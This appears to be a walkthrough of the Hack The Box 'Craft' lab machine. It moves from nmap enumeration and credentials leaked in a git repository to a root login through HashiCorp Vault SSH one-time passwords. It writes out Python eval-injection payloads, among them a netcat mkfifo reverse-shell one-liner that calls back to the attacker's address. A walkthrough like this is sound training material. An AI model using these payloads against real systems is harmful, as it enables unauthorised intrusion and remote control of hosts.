Hack The Box - Craft
Enumeration - Namp
nmap -sV -sC -oA nmap_full -p1,65535 10.10.10.110
Nmap scan report for 10.10.10.110
Host is up (0.13s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp  open  ssl/http nginx 1.15.8
|_http-server-header: nginx/1.15.8
|_http-title: About
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
6022/tcp open  ssh      (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6022-TCP:V=7.80%I=7%D=12/19%Time=5DFC45CB%P=x86_64-pc-linux-gnu%r(N
SF:ULL,C,"SSH-2\.0-Go\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 19 22:54:28 2019 -- 1 IP address (1 host up) scanned in 47.95 seconds
Enumerating the web page - https://craft.htb

The “API” link points to api.craft.htb and the “Sign in” button to “gogs.craft.htb” therefore we add these as entries to our hosts file in other to be able to resolve and reach them.

Enumeration - https://api.craft.htb
Small API with basic GET, POST, PUT, DELETE actions, might be an interesting point of entry.
Authentication required for POST, PUT
Enumeration - https://gogs.craft.htb
 Clicking on Explore leads to the public content of the repository.
Repository housing the code and content for api.craft.htb:

 Reviewing all issues,commits and merge requests, dinesh’s credentials were accidentally commited and removed:
 The issue fix by dinesh also shows a dangerous python function (eval):
 The eval command resides in the POST brew function in brew.py and accepts user input.
The discovered credentials can be used in test.py

Initial foothold - Exploiting python eval function
Test 1: On local system:

That works.
Test 2: with a similar “if” statement like in test.py:

That works too, however there is no result returned when it is tried on the victim end.
Test 3: Ping from victim to local machine: tcpdump -i tun0 -nnv icmp
Payload (test.py):
brew_dict['abv'] = '__import__("os").system("ping -c 3 10.10.14.4")'
Test 4. Reverse shell (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet): Several failed till the netcat (without -e) option.
The payload in test.py becomes:
brew_dict['abv'] = '__import__("os").system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 4445 >/tmp/f")'

It’s says root! Well that was easy! But wait no user.txt or root.txt flags. Of course it couldn’t be that easy
Running “cat /etc/issue”, LinEnum and linuxprivchecker again show that we are in a docker container Release: Alpine Linux 3.9
Obtaining User privileges – user.txt


Dump database credentials – dbtest.py
Modify the SQL in the try statement to select all users from the database
Authenticate with discovered credentials and enumerate the git repository
All commits/merge requests ==> ssh private key and vault write commands are discovered

Save the ssh private key, apply the normal permissions (chmod 400), and then authenticate with it and enter gilfoyle’s password (dumped from the db/git password) as passphrase.

Elevating to root – Leveraging Vault SSH Secrets Engine
After obtaining user access on the machine more enumeration is required to discover interesting escalation vectors. Running linuxenum and privesc scripts did not recover any vulnerabilities right away but did point out the vault write.
Exploring vault:

Gilfoyle’s OTP setup:

After reviewing the SSH Secrets Engine Documentation: https://www.vaultproject.io/docs/secrets/ssh/one-time-ssh-passwords.html

Then SSH to the host using the generated key and the root user:
